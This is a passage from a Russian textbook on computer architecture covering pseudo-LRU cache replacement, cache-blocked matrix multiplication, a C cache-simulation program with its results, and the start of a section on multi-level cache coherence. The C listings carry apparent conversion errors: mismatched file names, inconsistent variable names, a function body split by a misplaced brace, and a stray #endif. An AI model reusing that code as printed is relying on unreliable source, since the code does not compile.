случае LRU придётся выполнить  $\log_2(N)$  последовательных попарных сравнений, где  $N$  число строк ассоциативного кэша), но ценой многократного усложнения аппаратуры. При этом операция проверка кэш-попадания может быть ускорена практически до времени единичного сравнения, а выбор самой старой записи потребует, как минимум, времени, пропорционального логарифму от размеров ассоциативного кэша.

По этой причине степень ассоциативности множественно-ассоциативного кэша обычно невелика, а полностью ассоциативными делают только небольшие кэши. В случае малой ассоциативности (2...4) вместо LRU часто применяют т. н. «псевдо-LRU», который неизмеримо проще настоящего и даёт результаты, близкие к LRU. Иногда от стратегии LRU вообще отказываются, используя вместо неё совершенно другие подходы, в т. ч. случайный выбор строки для замещения.

**Псевдо-LRU.** Применяется для небольших размеров ассоциативной кэш-памяти, состоящих всего из нескольких строк, обычно 2 или 4.

Для начала рассмотрим простейший случай, когда надо выбрать самую старую строку из двух. В этом случае вместо запоминания времени обращения к каждой из строк и нахождения самой старой можно просто запоминать, к какой строке предыдущий раз было обращение. Очевидно, что самой старой будет другая строка. Таким образом вместо хранения полей «время» для каждой из двух строк достаточно одного бита на обе строки сразу, маркирующего строку, к которой выполняется обращение. Более того, этот бит можно рассматривать в качестве одноразрядного индекса строки в массиве (0 или 1), который запоминается при каждом обращении, а при выборе строки для вытеснения используется его обратное значение. Интересно, что поведение такого тривиального кэша полностью совпадает с настоящим LRU для двух строк.

Псевдо-LRU кэш из 4-х строк рассматривается как комбинация из двух простейших двухстрочных. Обозначим эти два 2-х строчных кэша как первую и вторую половинки. В этом случае необходимо зарезервировать 3 бита: один бит маркирует половину, к которой было последнее обращение, второй бит маркирует строку первой половины, третий — строку второй половины.

Таблица 50: Псевдо-LRU кэш из 4-х строк. Изменение флагов и выбор строки для вытеснения (<-> обозначает, что флаг не меняется).

№ строки	Изменяемые флаги	Номер строки, выбираемой для вытеснения, в зависимости от значений флагов			
		Флаги	Вытесняемая строка	Флаги	Вытесняемая строка
0	00-	000	3	100	1
1	01-	001	2	101	1
2	1-0	010	3	110	0
3	1-1	011	2	111	0

Такой кэш неточно имитирует работу LRU: пусть последнее обращение было к первой половине кэша, тогда, если самая старая строка находится в другой половине, то в результате будет выбрана действительно самая старая. Одна-

ко, если самая старая строка в действительности находится в той же половине кэша, к которой было последнее обращение, то выбрана будет не она, а самая старая из второй половины (в действительности это будет предпоследняя). Вероятность выбора предпоследней строки вместо последней составляет  $1/3$  (для любой строки, к которой было последнее обращение, самая старая с равной вероятностью может находиться в одной из трёх других, при этом только в одном случае из этих трёх выбор будет неточен), что обычно не оказывает никакого решающего влияния на эффективность кэширования.

Псевдо-LRU для 8 и более строк реализуют редко, его поведение уже слишком сильно отличается от настоящего LRU (самая старая строка всегда ищется в другой половине кэша, по отношению к той, к которой было последнее обращение; для кэша из 8-ми строк вероятность того, что будет ошибочно выбрана половина составит  $3/7$ , а если половина будет выбрана правильно, то вероятность ошибиться составит  $4/7 * 1/3$ ; т. е. вероятность ошибки  $3/7 + 4/7 * 1/3 = 13/21$ , что составляет примерно 0.62). В этом случае уже можно ставить вопрос — если допустим настолько частый выбор не самой старой строки, то, может быть, это уже вообще не LRU или вместо LRU можно использовать иной, более эффективный, метод?

Псевдо-LRU кэш используется достаточно часто в качестве самостоятельного кэша небольшого размера (например, т. н. кэши трансляции страниц в i80386 и совместимых процессорах), а также в множественно-ассоциативных кэшах с небольшой степенью ассоциативности.

Вообще говоря, выбор и обоснование выбора стратегии кэширования — тема для постоянных исследований и усовершенствований. Если речь идёт о кэшировании запросов процессора к оперативной памяти, то очень жёсткие требования к скорости работы и к сложности по сути привели к преимущественному использованию множественно-ассоциативных кэшей с различной ассоциативностью, немного отличающиеся стратегией выбора вытесняемой строки.

**Выбор вытесняемой строки кэша.** Одной из причин постоянных исследований в этой области является тот факт, что для разных алгоритмов и для различного размещения данных в памяти эффективны различные стратегии выбора вытесняемой строки.

Так, например, часто считается, что выбор LRU стратегии позволяет уменьшить количество кэш-промахов и повысить общее быстродействие. Однако для случаев многократного последовательного сканирования памяти эта стратегия зачастую оказывается в числе худших. Допустим, нам надо в несколько проходов обработать строку «12345», а в кэше умещаются только четыре символа. При первом проходе в кэш будут последовательно занесены символы 1, 2, 3, 4, и далее, при обращении к символу 5, его надо будет разместить в кэше, вытеснив какой-либо другой. Самым старым окажется символ 1 (к нему было самое первое обращение), поэтому именно он будет вытеснен и замещён символом 5. Кэш будет содержать символы 5234. Далее начинается второй проход и надо обратиться снова к символу 1, которого в кэше уже нет, поэтому вытесняется очередной символ: им окажется символ 2, так как к нему дольше всех не обращались. Кэш при-

мет вид 5134 и нам в этот момент потребуется обратиться к символу 2, для чего потребуется вытеснить самый старый (им будет 3) и т. п. Если размер многократно сканируемых данных превышает размер кэша хотя бы на один байт, то все запросы будут приводить к обращению к памяти, словно кэша нет и в помине<sup>1</sup>.

Приведённый выше пример может показаться слегка надуманным: часто ли надо в программе многократно сканировать один и тот же набор данных, причём строго последовательно? При обращении к данным эта ситуация, возможно, не самая частая (хотя в системах управления базами данных, скажем, встречается), но вот при выполнении кода эта ситуация может встречаться гораздо чаще, например, при обращении к какой-либо подпрограмме в цикле. В этом смысле надо учитывать, что характер запросов к памяти для выборки данных и для получения кодов инструкций совершенно разный и целесообразно реализовывать различные кэши для данных и для кода со своей организацией каждый. В современных системах так и сделано: используется несколько уровней кэш-памяти, самые верхние из которых разделены для кода и для данных<sup>2</sup>.

В общем случае кэш необходимо проектировать так, чтобы он эффективно использовался возможно большим числом программ. С другой стороны, программы надо разрабатывать так, чтобы они эффективно выполнялись на существующем оборудовании. Получается своеобразный замкнутый круг, когда изменения программ и стратегии кэширования влияют друг на друга. На данный момент ситуация сложилась так, что для кэширования запросов процессора к ОЗУ используется множественно-ассоциативный кэш с небольшой ассоциативностью (2...4) и псевдо-LRU стратегией вытеснения. Иногда применяют настоящий LRU, иногда т. н. *LFU* (*Least Frequently Used*) — вытеснение наименее используемой строки, т. е. строки, к которой реже всего происходят обращения, иногда используются гибриды LRU+LFU (например, *ARC*, *Adaptive Replacement Cache*) и т. п. Однако и LRU и большинство других стратегий применяются редко, так как их реализация сложнее. На аппаратном уровне всегда есть выбор: при заданной технологии производства и заданном числе вентилей можно сделать кэш либо проще и большего объёма, либо сложнее, но меньшего размера. Зачастую более простой кэш большего объёма оказывается предпочтительным. Кроме того, изощрённые стратегии кэширования зачастую более чувствительны к размещению данных в памяти и используемым над ними алгоритмам, чем более простые. Иногда применяют даже стратегии случайного выбора вытесняемой строки, которые с одной стороны весьма просты, и, с другой стороны, достаточно эффективны для самых разных условий.

Будет интересно посмотреть на одной из более-менее характерных задач (операция умножения квадратных матриц) то, как стратегия выбора строки для вытеснения и организация кэша влияет на общую производительность. Понятно, что найти реальные аппаратные системы, тождественные во всём, кроме кэш-

1 Некоторый положительный эффект от кэша всё же будет: обмен с памятью будет вестись сразу строками кэша, что повышает эффективность использования шины.

2 Даже в машинах, относимых ныне к фон-неймановской архитектуре, с точки зрения процессора памяти две: одна для кода, другая для данных, как в гарвардской (и даже две магистрали для получения инструкций и данных), и, лишь начиная с какого-уровня, кэш-память становится общей.

памяти, невозможно, поэтому будет использована некоторая тестовая программа, имитирующая обращения к памяти во время умножения матриц и моделирующая работу одноуровневой кэш-памяти.

Допустим, что нам надо умножить квадратные матрицы  $A[M\_SIZE][M\_SIZE]$  и  $B[M\_SIZE][M\_SIZE]$  типа  $T$  и сохранить результат в матрице  $C[M\_SIZE][M\_SIZE]$ :

$$C = A * B \quad (22)$$

В простом случае эта операция выполняется тремя циклами:

```
T   A[M_SIZE][M_SIZE], B[M_SIZE][M_SIZE], C[M_SIZE][M_SIZE];
int i, j, k;
for ( i=0; i<M_SIZE; i++ )
    for ( j=0; j<M_SIZE; j++ )
        for ( k=0; k<M_SIZE; k++ )
            C[i][j] += A[i][k] * B[k][j];
```

Если матрицы хранятся в памяти построчно<sup>1</sup>, то обращение к матрице  $A$  осуществляется многократным последовательным проходом по строкам: сначала фиксируется номер строки  $i$ , далее  $M\_SIZE$  раз последовательно перебираются все элементы этой строки (цикл по  $k$ , вложенный в цикл по  $j$ ).

Совершенно иная ситуация с матрицей  $B$ : в среднем цикле по  $j$  выбирается номер столбца, элементы которого последовательно перебираются в цикле по  $k$ . Эта операция выполняется  $M\_SIZE$  раз во внешнем цикле по  $i$ . Переход от элемента  $B[k][j]$  к  $B[k+1][j]$  соответствует обращению не к соседнему элементу в памяти, а к элементу, отстоящему на длину целой строки. Обращения к элементам матрицы  $B$  распределены в пространстве в гораздо большей степени и заметно хуже кэшируются, чем обращения к матрице  $A$ .

С точки зрения матрицы  $C$ , переход от одного элемента к другому происходит гораздо реже, так как индексы  $i$  и  $j$  изменяются лишь во внешних циклах. В этом плане матрица  $C$  в кэше будет почти не представлена (кроме текущего элемента), так как её элементы будут быстро вытесняться элементами матриц  $A$  и  $B$ . Сверх этого, её «представленность» в кэше может быть дополнительно снижена введением дополнительной переменной, в которой будет накапливаться промежуточный результат:

```
...
T   temp;
for ( i=0; i<M_SIZE; i++ )
    for ( j=0; j<M_SIZE; j++ ) {
        temp = 0;
        for ( k=0; k<M_SIZE; k++ ) temp += A[i][k] * B[k][j];
        C[i][j] += temp;
    }
```

---

<sup>1</sup> В различных языках высокого уровня приняты различные соглашения о размещении матриц в памяти. В C/C++, например, матрицы хранятся построчно, в Fortran — по столбцам.

Однако, даже в таком виде, операция умножения матриц будет эффективно кэшироваться, только если вся матрица  $B$  и, как минимум, две<sup>1</sup> строки матрицы  $A$  одновременно помещаются в кэше. Порядок обращений к элементам матрицы  $B$  можно изменить, «укоротив» самый внутренний цикл по  $k$ . Тогда во внутреннем цикле будет обрабатываться не вся матрица  $B$ , а только её полоса заданной ширины. Для этого один цикл по  $k = \emptyset \dots M\_SIZE-1$  с шагом 1 заменяется двумя:

```

...
register int i, j, k;
int k0, k1;

for ( k0=0; k0<M_SIZE; k0 = k1 ) {           /* Выбор полосы */
    k1 = k0 + S_SIZE;                         /* S_SIZE := ширина полосы */
    if ( k1 > M_SIZE ) k1 = M_SIZE;           /* M_SIZE % S_SIZE м.д. не 0 */
    for ( i=0; i<M_SIZE; i++ )
        for ( j=0; j<M_SIZE; j++ ) {
            temp = 0;
            for ( k=k0; k<k1; k++ )           /* цикл по k в полосе */
                temp += A[i][k] * B[k][j];
            C[i][j] += temp;
        }
}

```

Цикл по  $k$  делится на два, причём один, идущий с шагом  $S\_SIZE$  (константа или переменная, задающая ширину полосы) делается самым внешним, а самый внутренний цикл по  $k$  перебирает элементы матриц  $A$  и  $B$  в пределах отведённой полосы. В левой матрице эта полоса определяет группу столбцов, в пределах которых обрабатываются строки матрицы  $A$ , а в правой — группу строк, в пределах которых обрабатываются столбцы. Такой подход, правда, несколько увеличивает частоту обращений к элементам матрицы  $C$  и её представленность в кэше, однако она остаётся всё равно в  $S\_SIZE$  раз меньше, чем к элементам матриц  $A$  и  $B$ .

Если ширина полосы выбрана так, что в кэше помещаются полоса матрицы  $B$  размером  $M\_SIZE \times S\_SIZE$  элементов плюс два отрезка строк матрицы  $A$  длины  $S\_SIZE$  каждый, то эффективность кэширования увеличится. При умножении матриц достаточно большого размера можно достичь уменьшения времени выполнения умножения в 3...10 раз (для современных Intel x86-совместимых систем), по сравнению с простым вариантом умножения матриц. В общем случае имеет смысл «дробить» не только цикл по  $k$ , но также и циклы по  $j$  и даже по  $i$ , выполняя побочное умножение матриц. При этом имеет смысл так подобрать параметры разбиения, что блоки матриц будут умещаться в кэше самого верхнего уровня, а полосы из этих блоков — в кэшах последующих уровней.

---

<sup>1</sup> Две строки, а не одна, так как при переходе к следующей строке матрицы  $A$  «давность» обращений к предыдущей строке примерно соответствует «давности» обращений к последнему столбцу матрицы  $B$ , поэтому при малейшей нехватке кэша начнут вытесняться элементы первых столбцов матрицы  $B$ . Чтобы этого не произошло, в кэше должно быть место для текущей и также для предыдущей строк матрицы  $A$ .

**Пример 36. Моделирование поведения кэша при умножении матриц.** В данном примере мы ограничимся разбиением на полосы лишь во внутреннем цикле по  $K$  и попробуем смоделировать поведение кэш-памяти для различной ширины полосы (от 1 до размера матрицы) и для различающихся стратегий выбора вытесняемой строки. Моделироваться будут: а) кэш с прямым отображением, б) множественно-ассоциативный кэш с псевдо-LRU ( $P$ -LRU) стратегией с различной ассоциативностью (2 и 4 банка), в) множественно-ассоциативный кэш с 4 банками и случайным выбором строки и г) множественно-ассоциативный с LRU стратегией 4 и с 64 банками (большой степенью ассоциативности).

Исходные тексты примера здесь приводятся в несколько сокращённом виде, не изменяющем сути. Ниже приводится заголовочный файл smpl36.h:

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>

#define ROW_BITS      10 /* 1024 строки в банке кэша */
#define BANK_BITS     2   /* 4 банка */
#define OFF_BITS      6   /* 64 байта в строке */
#define LRU           /* использовать настоящий LRU */
//#define RANDOM       /* вместо LRU использовать случайный выбор */

#define CACHE_READ    0
#define CACHE_WRITE   1
void cache( int __op__, uint32_t __addr__ );

void setup_cache( void );
void flush_cache( void );

extern uint32_t      reads;
extern uint32_t      hits;
extern uint32_t      writes;
```

Функция `cache` получает два аргумента: а) условный адрес в памяти, к которому надо обратиться: считается, что матрицы размещаются в памяти построчно, одна за другой, начиная с адреса 0; и б) тип запроса: чтение (`CACHE_READ`) или запись (`CACHE_WRITE`). Символы `OFF_BITS`, `ROW_BITS` и `BANK_BITS` определяют число бит, отводимых в адресе для представления смещения (`OFF_BITS`) в строке кэш-памяти, размера банка кэша с прямым отображением (`ROW_BITS` равен 0 для полностью ассоциативного кэша) и число банков кэша ( $2^{BANK\_BITS}$ ). Функции `setup_cache` и `flush_cache` осуществляют «подготовку» данных, описывающих кэш, к тесту и финальный подсчёт числа изменённых строк, которые остались в кэше после завершения теста. В переменных `reads`, `writes` и `hits` накапливается статистика теста: число кэш-попаданий (`hits`), число чтений строк из памяти (`reads`) и число записей изменённых строк в память (`writes`), учитывая финальные операции, выполняемые функцией `flush_cache`. Сумма `hits+reads` должна зависеть лишь от размеров матриц и полосы, но не от конфигурации кэша.

Файл `smp136.c` (см. ниже) содержит главную функцию `main`, имитирующую обращения к элементам массива при умножении матриц. Макросы `A(i, j)`, `B(i, j)` и `C(i, j)` возвращают условный адрес соответствующего элемента массива. Во внутреннем цикле по `k` имитируются обращения для чтения элементов `A[i][k]` и `B[k][j]`, после чего имитируется операция прибавления промежуточной суммы к элементу `C[i][j]`.

```
#include "smp136.h"

#define M_SIZE    500           /* размер матрицы */
#define S_SIZE    M_SIZE        /* ширина полосы от 1 до M_SIZE */
#define SIZEOF    sizeof(int)   /* размер элемента матриц в байтах */

#define A(i,j)((j)+(i)*M_SIZE)*SIZEOF
#define B(i,j)(M_SIZE*M_SIZE*SIZEOF+A(i,j))
#define C(i,j)(2*M_SIZE*M_SIZE*SIZEOF+A(i,j))

int main()
{
    register int i, j, k;
    int k0, k1;

    setup_cache();
    for ( k0=0; k0<M_SIZE; k0=k1 ) {
        k1 = k0 + S_SIZE;
        if ( k1 > M_SIZE ) k1 = M_SIZE;
        for ( i=0; i<M_SIZE; i++ ) {
            for ( j=0; j<M_SIZE; j++ ) {
                for ( k=k0; k<k1; k++ ) {
                    cache( CACHE_READ, A(i,k) );
                    cache( CACHE_READ, B(k,j) );
                }
                cache( CACHE_READ, C(i,j) );
                cache( CACHE_WRITE, C(i,j) );
            }
        }
    }
    flush_cache();
    printf( "%u; %u; %u; %u\n", S_SIZE, hits, reads, writes );
    return 0;
}
```

Файл `smp136c.c` (см. ниже) содержит реализацию функций, моделирующих работу кэш-памяти для заданных в `smp136.h` параметров. Значительный объём кода связан с реализацией в одном файле нескольких различных стратегий, для чего в описаниях структур и в коде содержатся избыточные (с точки зрения конкретной выбранной стратегии) поля и операции.

```

#include "smpl36.h"

#define A_SIZE    (1<<BANK_BITS)
#define D_SIZE    (1<<ROW_BITS)

#ifndef LRU
# if BANK_BITS > 2
# define LRU 1 /* для BANK_BITS>2 либо LRU, либо RANDOM */
# endif
#else
# if BANK_BITS == 0
# undef LRU /* если BANK_BITS==0, то прямое отображение */
# endif
#endif

struct a_cache_item {
    uint32_t tag;
    uint32_t time; /* используется для LRU */
    uint32_t dirty : 1;
};

struct a_cache {
    struct a_cache_item A[ A_SIZE ]; /* множественный выбор строки */
    uint32_t mark; /* используется при */
    /* выборе строки в P-LRU */
};

static struct a_cache CACHE[ D_SIZE ]; /* прямое отображение */

static uint32_t _time; /* используется для LRU */

uint32_t reads;
uint32_t hits;
uint32_t writes;

void cache( int op, uint32_t addr )
{
    uint32_t tag, i, lru, t; /* lru,t используются для LRU */
    struct a_cache *pa; /* группа с множественным выбором */

    _time++; /* используется для LRU */

    addr >>= OFF_BITS;
    pa = &CACHE[ addr & ((1<<ROW_BITS)-1) ]; /* прямой выбор группы */
    tag = 1 + (addr >> ROW_BITS); /* тэг строки 03У */
    /* tag увеличен на 1, чтобы значение 0 обозначало
     * строку, не отображённую в 03У */

    /* проверяем наличие строки в кэше
     * A_SIZE==1 для прямого отображения, >1 для множественного */
    for ( i = 0; i < A_SIZE; i++ ) if ( pa->A[i].tag == tag ) break;
}

```

```

if ( i < A_SIZE ) {
    /* === КЭШ-ПОПАДАНИЕ === */
    hits++;
    pa->A[i].dirty |= op;
    pa->A[i].time = time;           /* используется для LRU */
#if BANK_BITS == 1                  /* P-LRU с 2-мя банками */
    pa->mark = i;
#elif BANK_BITS==2                 /* P-LRU с 4-мя банками */
    pa->mark = i<2 ? (pa->mark&1)+(i<<1) : 4+(pa->mark&2)+(i&1);
#endif
} else {                           /* === КЭШ-ПРОМАХ === */
    #ifdef LRU
    #ifndef RANDOM
        t = pa->A[ lru = 0 ].time;          /* LRU стратегия */
        for ( i = 1; i < A_SIZE; i++ )      /* ищем старейшую строку */
            if ( pa->A[i].time < t ) t = pa->A[ lru = i ].time;
    #else
        lru = (lrand48()>>1) & ((1<<BANK_BITS)-1); /* случайный выбор */
    #endif
    #else
    #if BANK_BITS == 0                  /* прямое отображение */
        lru = 0;
    #elif BANK_BITS == 1                /* P-LRU, 2 банка */
        lru = (pa->mark&1)^1; pa->mark = lru;
    #elif BANK_BITS == 2                /* P-LRU, 4 банка */
        lru = pa->mark&4 ? ((pa->mark&2)>>1)^1 : 2+((pa->mark&1)^1);
        pa->mark= lru<2 ? (pa->mark&1)+(lru<<1) : 4+(pa->mark&2)+(lru&1);
    #endif
    #endif
}

reads++;
if ( pa->A[lru].dirty ) writes++; /* Вытесняем изменённую */
pa->A[lru].tag = tag;             /* обновляем */
pa->A[lru].dirty = op;            /* состояние */
pa->A[lru].time = __time;         /* строки */
}

void setup_cache( void )
{
    srand48( (long int)time(0) );     /* используется для P-LRU */
    memset( CACHE, 0, sizeof(CACHE) ); /* начальное состояние кэша */
}

```

```

void flush_cache( void )
{
    int i, j;
    for ( i = 0; i < D_SIZE; i++ ) { /* считаем изменённые строки */
        for ( j = 0; j < A_SIZE; j++ ) {
            if ( CACHE[i].A[j].dirty ) writes++;
        }
    }
    setup_cache();
}

```

На рис. 27 приведены результаты моделирования работы кэш-памяти размером 256 КБ для задачи умножения двух квадратных матриц размером  $500 \times 500$ , состоящих из 4-х байтовых элементов. В результате моделирования вычисляется число кэш-попаданий (hits), кэш-промахов (reads), а также число записей изменённых строк кэша в память (writes). Чем выше эффективность использования кэш-памяти, тем меньше число операций чтения и записи ( $reads+writes$ , на графике обозначено как  $Nr+Nw$ ) будет иметь место.




Рисунок 27: Моделирование работы кэш-памяти размером 256 КБ при умножении матриц  $500 \times 500$ .

Можно ожидать, что если в кэше помещается хотя бы одна полоса матрицы  $B$  и до двух строк матрицы  $A$  (в действительности достаточно двух отрезков строк матрицы  $A$  длиной  $S\_SIZE$  каждый, оценка «две строки» взята с небольшим запасом), то число операций чтения и записи будет существенно меньше, чем при большей ширине полосы. Максимальная ширина полосы, которая может уместиться в кэш-памяти, может быть оценена:  $262144/4/500-2 \approx 129$ .

Интересно, что для различных стратегий выбора вытесняемой строки результаты оказываются достаточно близкими: во всех случаях наблюдается низкое «плато» с эффективным использованием кэш-памяти (здесь: для ширины полосы примерно от 35 до 130, с наилучшими значениями около 100), после чего наблюдается достаточно резкое снижение эффективности использования кэш-памяти с выходом на следующее «плато». Ещё интересным может быть некоторый линейный отрезок справа, начинающийся примерно от 370 (шириной около 130): он объясняется лучшим кэшированием остатка от последней (второй) полосы.

По этим результатам можно сделать интересный вывод: для алгоритмов, эффективно использующих кэш память, стратегия вытеснения может варьироваться в очень широких пределах, не приводя к качественному изменению эффективности кэширования. Более всего заметна разница между различными стратегиями при неудачно подобранных параметрах алгоритма, особенно она заметна, если полоса «чуть-чуть» не умещается в кэше. Если же параметры существенно неоптимальны, то разница между различными стратегиями опять становится менее значимой. Также весьма интересно, что в области неэффективного использования кэш-памяти стратегия со случайным выбором вытесняемой строки оказывается одной из лучших, хотя несколько проигрывает в случае оптимальных параметров алгоритма. Разница между псевдо-LRU и LRU при прочих равных условиях в данной модели оказалась вообще незаметна, графики псевдо-LRU и LRU с 4 банками кэш-памяти оба наложились друг на друга.




Рисунок 28: Результаты измерения времени умножения квадратных матриц размером  $1200 \times 1200$  в системе с процессором Intel Core2 Quad Q9400, 2.66 ГГц, кэш 3 МБ, длина строки кэш-памяти 64 байта.

На рис. 28 приведены результаты замера времени операции умножения матриц на реальной вычислительной системе Intel Core2 Quad Q9400 2.66 ГГц, 4 ГБ ОЗУ, кэш 2-го уровня: 2×3 МБ, 12 банков, длина строки 64 байта; работающей в 64-х разрядном режиме под управлением ОС OpenSUSE 11.4 Linux, ядро 2.6.37, компилятор gcc 4.5.1. Размеры матрицы увеличены до  $1200 \times 1200$ , чтобы получить сопоставимое отношение размера матрицы к размеру кэш-памяти.

Операция умножения матриц выполняется так, как описано на стр. 366, по полосам, с использованием временной переменной для накопления промежуточного результата (график «простой вариант»). В данном случае время умножения матриц складывается из времени чтения и записи памяти, времени обращения к кэш-памяти при попаданиях, времени выполнения остальной части кода, вычисляющего адреса, организующего циклы и т. п., тогда как на рис. 27 (стр. 371) приводится лишь сумма числа чтений ( $Nr$ ) и числа записей ( $Nw$ ); при этом общий вид графиков совпадает с очень высокой степенью.

Следует обратить внимание на предельные случаи: полоса шириной 1 и полоса, равная по ширине матрице. В обоих случаях реальные замеры дали существенно меньшую величину времени, чем ожидалось бы. Это связано с тем, что один из циклов (наружный, при ширине полосы 1, и внутренний, при ширине, равной ширине матрицы) выполняется только один раз и оптимизатор может его элиминировать. Лучше все циклы делать с фиксированным числом повторов (как циклы по  $i$  и по  $j$ ), если это возможно, т. к. это позволит оптимизатору выполнить их полный или частичный разворот, применить векторные инструкции и пр. В данном случае (см. стр. 366) этому мешает самый внутренний цикл по  $k$ : число его итераций (разность  $k\theta$  и  $k1$ ) вычисляется в начале самого наружного цикла. При этом число итераций цикла по  $k$  должно быть равно ширине полосы и отличается только для последней полосы. В этом случае последнюю итерацию цикла с выбором полосы, если она сужена, лучше выделить в отдельный блок:

```

for ( k0=0; k0 < M_SIZE; k0 += S_SIZE ) {
    if ( k0 > M_SIZE-S_SIZE ) break;
    for ( i=0; i<M_SIZE; i++ ) {
        for ( j=0; j<M_SIZE; j++ ) {
            temp = 0;
            for ( k=k0; k<k0+S_SIZE; k++ ) temp += A[i][k]*B[k][j];
            C[i][j] += temp;
        }
    }
}

#endif

```

Результаты см. на графике «оптимизированный вариант», рис. 28. Надо учитывать, что компилятор может выполнить глубокую оптимизацию, если число

итераций цикла (т. е. размеры матрицы и ширина полосы) известно на этапе компиляции, а в общем случае это не так. Если разрабатывать универсальную процедуру умножения матриц, то для «классической» реализации тремя циклами следует ориентироваться на оценку порядка 8 ... 10 секунд (для данного оборудования и размеров матриц целых чисел  $1200 \times 1200$ ). При этом просто несколько улучшенный вариант с четырьмя циклами позволяет добиться примерно трёхкратного ускорения, а если «оптимизацию руками» довести до разработки собственного ассемблерного кода<sup>1</sup> с использованием векторных инструкций (как сделал компилятор автоматически при заранее известном размере матрицы и полосы), то можно достичь более чем десятикратного ускорения (наилучшее время составило 0.45581 сек. для полосы шириной 12, для компиляции использовались опции gcc: `-O3 -march=core2 -msse4.1`).

Едва ли не самая важная часть этой оптимизации связана с использованием кэш-памяти: наименьшее время в оптимизированном варианте было достигнуто в очень узкой полосе (см. рис. 28). Использовавшийся процессор Intel Core2 Quad Q9400 имеет 4 ядра, полученных объединением двух двухъядерных кристаллов в одном. При этом кэш-память второго уровня составляет  $2 \times 3$  МБ (по два ядра на один 3 МБ кэш) и по 64 КБ кэш-памяти первого уровня на каждое ядро. Кэш первого уровня делится на две части: 32 КБ для кода и 32 КБ для данных, так что эффективно использовать кэш первого уровня в данном примере можно, если ширина полосы не превышает  $32768/4/1200 \approx 7$ . В данном примере оптимизированный вариант показал минимальное время в интервале 7...13, так как это далеко не лучший вариант алгоритма и при малой ширине полосы (см. рис. 27 на стр. 371) число операций с памятью увеличивается. В итоге «баланс» между улучшением результата благодаря лучшему использованию кэш-памяти первого уровня и ухудшением из-за увеличения числа запросов к памяти немного сместился в сторону более широкой полосы.

**Многоуровневая кэш-память.** В современных вычислительных системах часто используется несколько уровней кэш-памяти, причём на разных уровнях может быть различная организация кэшей и различные режимы их работы. При этом на каждом из этих уровней может оказаться своя собственная копия данных, находящихся в оперативной памяти. Ранее, см. стр. 352, вводилось понятие когерентности кэш-памяти и кратко обсуждался механизм её реализации для одноуровневой кэш-памяти. В тех случаях, когда присутствует несколько уровней кэш-памяти, задача обеспечения когерентности становится более сложной. В решении этой задачи участвует сразу несколько механизмов, различных на разных уровнях кэш-памяти.

Рассматривая вопросы обеспечения когерентности многоуровневой кэш-памяти, необходимо учитывать два возможных случая: *a)* операция изменения па-

<sup>1</sup> Для современных оптимизирующих компиляторов имеет смысл не разрабатывать собственный ассемблерный код, а так написать код на C/C++, чтобы он мог быть эффективно оптимизирован. В данной задаче, например, стоит умножение выполнять блоками фиксированного размера, шестью циклами так, чтобы вложенные циклы были с постоянным числом итераций. Это позволит эффективнее использовать кэш-память более высоких уровней и даст возможность оптимизатору развернуть циклы и, возможно, воспользоваться векторными инструкциями.

---

мяти вызвана процессором, т. е. эти изменения распространяются по иерархии сверху-вниз и б) изменение памяти вызвано иным оборудованием, т. е. изменения распространяются снизу-вверх. Так как направление передачи изменённых данных различно, то различны и механизмы, используемые для обеспечения когерентности.

В одноуровневой кэш-памяти актуален только первый случай, когда изменённые данные надо передать из процессора в основную память через кэш, обратный случай не встречается, так как запись в память любым устройством выполняется через шину (связывающий все устройства коммутатор) и сам кэш тоже подключен к этому коммутатору, так что данные могут быть «захвачены» кэшем одновременно с памятью и их не требуется передавать на другой уровень. При наличии нескольких уровней кэш-памяти, становится необходимо не только передавать данные сверху-вниз, от процессора в память, но и снизу-вверх, от кэша нижнего уровня, прослушивающего шину, до самого верхнего уровня кэш-памяти.

Рассматривая способы решения первой задачи (передачу данных от процессора в память), следует отметить, что кэш может работать в разных режимах, также называемых *политиками записи*. В некоторых системах существует возможность эти режимы изменять во время работы вычислительной системы и/или задавать разные политики для различных диапазонов адресов.

